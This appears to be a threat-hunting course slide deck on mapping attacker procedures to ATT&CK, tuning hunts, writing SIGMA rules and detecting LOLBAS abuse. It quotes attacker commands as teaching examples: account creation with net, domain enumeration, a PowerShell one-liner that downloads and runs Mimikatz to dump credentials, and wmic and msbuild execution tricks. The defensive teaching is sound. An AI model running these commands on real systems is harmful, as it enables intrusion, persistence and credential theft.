
Can we detect nltest.exe

ATT&CK T1482: Domain Trust Discovery

ATT&CK T1059.003: Windows Command Shell


Collection: Takeaways

- Knowing the Host & Process ID or GUID allows pivoting to logs
 - Commands
 - Parent or Child Processes
 - Network Connections
 - File Writes
 - Event IDs allow to hunt rare values



Collection Lab

- Map the procedure `cmd.exe /c net view /all /domain` to its two ATT&CK™ Technique IDs
- For the non-execution technique, list the three Data Components and possible log sources



```
C:\Windows\System32\net.exe net localgroup administrators nuuser /add
C:\Windows\System32\net.exe net user /add /Y nuuser 7HeC0013stP@ssw0rd
C:\Windows\System32\net.exe net group "Domain Admins" /domain
C:\Windows\System32\net.exe net view /all
C:\Windows\System32\net.exe net view /all /domain
C:\Windows\System32\nltest.exe nltest /domain_trusts /all_trusts
C:\Windows\System32\nltest.exe nltest /domain_trusts
C:\Windows\System32\cmd.exe cmd /c echo WIN10
C:\Windows\System32\net.exe net use
C:\Windows\System32\net.exe net config workstation
```

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Lab 4: Collection




Processing




<https://t.me/learningnets>

Processing

- Now knowing what data to look into, hypothesize detection opportunities.
 - This may be from one source or correlations between sources and events.
- Test a hypothesis by casting a wide net.
- Narrowing the search until there are limited false positives.
 - Analytics can assist in narrowing down the search.




Casting a wide net




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
Processing



Processing



Sometimes it isn't a good search or detection opportunity



Processing: Questions

- What is the application, command, etc. used in the procedure and how is it used maliciously?
 - Example: PowerShell runs an encoded command to download a malicious enumeration script.
- How often is the procedure executed in normal operations?
 - Example: How often is encoded PowerShell used, or PowerShell used to download files?
 - If rare, you may be able to alert on broad usage.
- How is the application or procedure leveraged in your environment?
 - Example: Oracle spawns encoded PowerShell to download files in our environment.



Processing: Questions



- Are there common parent processes you can tune out or tune into?
- Are there common child processes you can tune out or tune into?
- Is it used with common command line parameters you can tune out or into?
 - Does the procedure rely on certain command line parameters?
- Does the process make network connections,
 - Can they be baselined and tuned out?
 - Only connect localhost, only connects to private IP space, connects external?



What are the parts of procedure and how are they used maliciously?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```





cmd launches
whoami

Uses > to
output to txt

cmd.exe /c whoami > “./Client/Common/redacted.txt”

The adversary uses cmd to enumerate the user via whoami and outputs the command line response to a text file using the “>” redirect command.





How often do the components appear in normal operations?

How often is
whoami used?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```

How often does
cmd launch
whoami?

Is it common for
whoami to be
redirected to a txt file?



Are there common parent processes you can tune out or tune into?


What process starts this chain?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```

How often does cmd.exe launch whoami.exe?



Are there common child processes you can tune out or tune into?



<https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/>



Common command line parameters you can tune out or into?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```

What's using the “>”
redirector in our
environment?



Are there users we can tune in or out?

```
cmd.exe /c whoami > “./Client/Common/redacted.txt”
```

What users run
whoami in our
environment?





Does the process make network connections?

Localhost, Private IPs, External IPs?

```
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
.## ^ ##.
## / \ ## /* * *
#####
```

<https://adsecurity.org/?p=2604>



Processing Lab: WMIC

We've received direction to hunt for WMIC execution in the environment. We will start with the first execution method on the [WMIC LOLBAS Page](#).

Execute

Execute calc from wmic


```
wmic.exe process call create calc
```

Usecase: Execute binary from wmic to evade defensive counter measures

Privileges required: User

OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10


MITRE ATT&CK®: [T1218: System Binary Proxy Execution](#)



Processing: Quick Example

- Tuning WMIC Execution - 30 Day Search
 - Here we would tune out ssm-agent-worker

Values	Count	%
"C:\Program Files\Amazon\SSM\ssm-agent-worker.exe"	60	48.387%
C:\Program Files\Amazon\SSM\ssm-agent-worker.exe	60	48.387%
"C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe"	1	0.806%
C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe	1	0.806%
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1	0.806%



Lab 5: Processing




Dissemination



<https://t.me/learningnets>


Dissemination

- Deliver to stakeholders
- SOC deliverable may be an alert, with documented reasoning, context, and potential responses.
- Management or the CTI team may want to record the content to see what ATT&CK ID is covered or log source(s) used.
- Distribute to the Red Team for alert and bypass alert testing.




Dissemination: Structure

- If no structure exists we recommend leveraging [Palantir's Alerting and Detection Strategy \(ADS\) Framework](#).
- The Framework breaks down Tactical and Operational objectives into a concise structure:
 - Goal
 - Categorization
 - Strategy Abstract
 - Technical Context
 - Blind Spots and Assumptions
 - False Positives
 - Validation
 - Priority
 - Response



SIGMA

- Snort = Traffic
- Yara = Tools
- SIGMA = Procedures & SIEMs



<https://www.networkdefense.co/courses/sigma/>

<https://t.me/learningnets>



SIGMA – Structure

Structure

The rules consist of a few required sections and several optional ones.

```
title
id [optional]
related [optional]
  - type {type-identifier}
    id {rule-id}
status [optional]
description [optional]
author [optional]
references [optional]
logsource
  category [optional]
  product [optional]
  service [optional]
  definition [optional]
  ...
detection
  {search-identifier} [optional]
  {string-list} [optional]
  {field: value} [optional]
  ...
condition
fields [optional]
falsepositives [optional]
level [optional]
tags [optional]
...
[arbitrary custom fields]
```



SIGMA – Example

30 lines (30 sloc) | 836 Bytes

```
1 title: Suspicious Userinit Child Process
2 id: b655a06a-31c0-477a-95c2-3726b83d649d
3 status: experimental
4 description: Detects a suspicious child process of userinit
5 references:
6   - https://twitter.com/SBousseaden/status/1139811587760562176
7 author: Florian Roth (rule), Samir Bousseaden (idea)
8 date: 2019/06/17
9 modified: 2021/06/29
10 logsource:
11   category: process_creation
12   product: windows
13 detection:
14   selection:
15     ParentImage|endswith: '\userinit.exe'
16   filter1:
17     CommandLine|contains: '\netlogon\'
18   filter2:
19     - Image|endswith: '\explorer.exe'
20     - ImageFileName: 'explorer.exe'
21   condition: selection and not filter1 and not filter2
22 fields:
23   - CommandLine
24   - ParentCommandLine
25 falsepositives:
26   - Administrative scripts
27 level: medium
28 tags:
29   - attack.defense_evasion
30   - attack.t1055
```

https://github.com/SigmaHQ/sigma/blob/a4929221aa568f07ee1ca82e75c6063b06eba02c/rules/windows/process_creation/proc_creation_win_susp_userinit_child.yml




Lab 6: SIGMA



SIGMA – Additional Resources

- Example
 - https://github.com/SigmaHQ/sigma/blob/7fb8272f948cc0b528fe7bd36df36449f74b2266/rules/windows/network_connection/net_connection_win_excel_outbound_network_connection.yml
- How to Write Sigma Rules
 - <https://www.nextron-systems.com/2018/02/10/write-sigma-rules/>
 - <https://github.com/SigmaHQ/sigma/wiki/Specification#components>
- Converters
 - <https://github.com/SigmaHQ/sigma/blob/master/tools/README.md>
 - <https://uncoder.io/>



Module : Common Detection Opportunity Types



Suspicious Parent Child Relationships: Excel

- How should we detect suspicious children of Excel?
 - What are suspicious children?
 - <https://www.elastic.co/guide/en/siem/guide/current/suspicious-ms-office-child-process.htm>
 - https://github.com/SigmaHQ/sigma/blob/master/rules/windows/process_creation/win_office_shell.yml



<https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mgbot-malware/>

<https://t.me/learningnets>



Suspicious Process Use of Network: Rundll32

- Baseline to detect suspicious Rundll32 to external IPs.

Why is rundll32.exe connecting to the internet?

Posted on July 22, 2016 by Raphael Mudge

Previously, I wrote a blog post to answer the question: [why is notepad.exe connecting to the internet?](#) This post was written in response to a generation of defenders zeroing in on the notepad.exe malware epidemic that was plaguing them. Many offensive actions require spawning a new process to inject something into. In the Metasploit Framework (and ancient versions of Cobalt Strike), notepad.exe was the default process to spawn for these actions.

Today, **rundll32.exe is the process Cobalt Strike will spawn when it needs a one-off process to inject something into.** I've had many people write and ask: "Raphael, why rundll32.exe?" Others ask, "how do I switch from rundll32.exe to something else?" This blog post aims to answer these questions.

<https://blog.cobaltstrike.com/2016/07/22/why-is-rundll32-exe-connecting-to-the-internet/>

<https://t.me/learningnets>



Suspicious File Write: PowerShell Writing LNK

- Detect PowerShell writing files with .lnk extension.
 - If too much noise, focus on:
 - Contains appdata
 - Contains start menu\programs\startup

Yellow Cockatoo continued to write malicious `.lnk` files into the startup directory. As we've seen in activity detected prior to September 2021, in recent detections, Yellow Cockatoo malware created an `.lnk` file in `startup` to establish persistence in compromised environments:

```
c:\users\[redacted]\appdata\roaming\microsoft\windows\start
menu\programs\startup\a6ee8c157724e7945bfcd9eb64fa3.lnk
```

[https://redcanary.com/blog/intelligence-in
sights-october-2021/](https://redcanary.com/blog/intelligence-insights-october-2021/)
<https://t.me/learningsnets>



Registry Event: Run Keys with Suspicious Path

- Detect suspicious run keys that contain \AppData\Roaming

```
detection:
  selection1:
    TargetObject|contains:
      - '\software\Microsoft\Windows\CurrentVersion\Run'
      - '\software\Microsoft\Windows\CurrentVersion\RunOnce'
      - '\software\Microsoft\Windows\CurrentVersion\RunOnceEx'
      - '\software\Microsoft\Windows\CurrentVersion\RunServices'
      - '\software\Microsoft\Windows\CurrentVersion\RunServicesOnce'
      - '\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit'
      - '\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell'
      - '\software\Microsoft\Windows NT\CurrentVersion\Windows'
      - '\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders'
      - '\system\CurrentControlSet\Control\SafeBoot\AlternateShell'
    Details|contains:
      - \AppData\Roaming\
  condition: selection1
```

https://github.com/scythe-io/community-threats/blob/master/NetWire/SIGMA/registry_event_autorunkeys_with_AppData_Roaming.yml

<https://t.me/learningnets>



Suspicious DLL Loads: Unmanaged PowerShell

- Detect the anomalous loading of:
 - System.management.automation.dll
 - system.management.automation.ni.dll

In December 2014, Lee Christensen came out with an [Unmanaged PowerShell proof-of-concept \[blog post\]](#). Unmanaged PowerShell is a way to run PowerShell scripts without powershell.exe. Lee's code loads the .NET CLR, reflectively loads a .NET class through that CLR, and uses that .NET class to call APIs in the [System.management.automation namespace](#) to evaluate arbitrary PowerShell expressions. It's a pretty neat piece of code.

<https://blog.cobaltstrike.com/2016/05/18/cobalt-strike-3-3-now-with-less-powershell-exe/>



Lab 7: Unmanaged PowerShell



LOLBAS



LOLBAS

☆ Star 4,573



Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our [contribution guide](#). Our [criteria list](#) sets out what we define as a LOLBin/Script/Lib.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the [ATT&CK® Navigator](#).

If you are looking for UNIX binaries, please visit [gtfobins.github.io](#).



LoLBAS: Now with Detections

.. / **Bitsadmin.exe** ☆ Star 4,573

Alternate data streams

Download

Copy

Execute

Used for managing background intelligent transfer

Paths:

C:\Windows\System32\bitsadmin.exe

C:\Windows\SysWOW64\bitsadmin.exe

Resources:

- <https://www.slideshare.net/chrisgates/windows-attacks-at-is-the-new-black-26672679> - slide 53
- <https://www.youtube.com/watch?v=8xJaaQlpBo>
- <https://gist.github.com/api0cradle/cdd2d0d0ec9abb686f0e89306e277b8f>

Acknowledgements:

- Rob Fuller (@mubix)
- Chris Gates (@carnal0wnage)
- Oddvar Moe (@oddvarmoe)

Detection:

- Sigma: [win_process_creation_bitsadmin_download.yml](#)
- Sigma: [proxy_ua_bitsadmin_susp_tld.yml](#)
- Sigma: [win_monitoring_for_persistence_via_bits.yml](#)
- Splunk: [bitsadmin_download_file.yml](#)
- IOC: Child process from bitsadmin.exe
- IOC: bitsadmin creates new files
- IOC: bitsadmin adds data to alternate data stream

<https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/>

<https://t.me/learninjnets>



Common LoLBAS: Wmic

- Process of wmic.exe with a command line that contains process call create

Execute

Execute calc from wmic

```
wmic.exe process call create calc
```

Usecase: Execute binary from wmic to evade defensive counter measures
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK@: [T1218: Signed Binary Proxy Execution](#)

Add cmd.exe as a debugger for the osk.exe process. Each time osk.exe is run, cmd.exe will be run as well.

```
wmic.exe process call create "C:\Windows\system32\reg.exe add \"HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Debuggers\" /v \"osk.exe\" /t \"cmd.exe\" /d \"\"
```

Usecase: Execute binary by manipulate the debugger for a program to evade defensive counter measures
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK@: [T1218: Signed Binary Proxy Execution](#)

Execute evil.exe on the remote system.

```
wmic.exe /node:"192.168.0.1" process call create "evil.exe"
```

Usecase: Execute binary on a remote system
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK@: [T1218: Signed Binary Proxy Execution](#)

<https://lolbas-project.github.io/lolbas/Binaries/Wmic/>
<https://t.me/learningnets>



Common LoLBAS: Msbuild

- Detecting suspicious msbuild execution.

AWL bypass

Build and execute a C# project stored in the target XML file.

```
msbuild.exe pshell.xml
```

Usecase: Compile and run code

Privileges required: User

OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

MITRE ATT&CK@: [T1127.001: MSBuild](#)

Execute

Build and execute a C# project stored in the target csproj file.

```
msbuild.exe project.csproj
```

Usecase: Compile and run code

Privileges required: User

OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

MITRE ATT&CK@: [T1127.001: MSBuild](#)

Executes Logger statements from rsp file

```
msbuild.exe @sample.rsp
```

Usecase: Execute DLL

Privileges required: User

OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10

MITRE ATT&CK@: [T1127.001: MSBuild](#)

<https://lolbas-project.github.io/lolbas/Binaries/Msbuild/>
<https://t.me/learnignets>



Common LoLBAS: Mshta

- Detect suspicious Mshta execution.

Execute

Opens the target .HTA and executes embedded JavaScript, JScript, or VBScript.

```
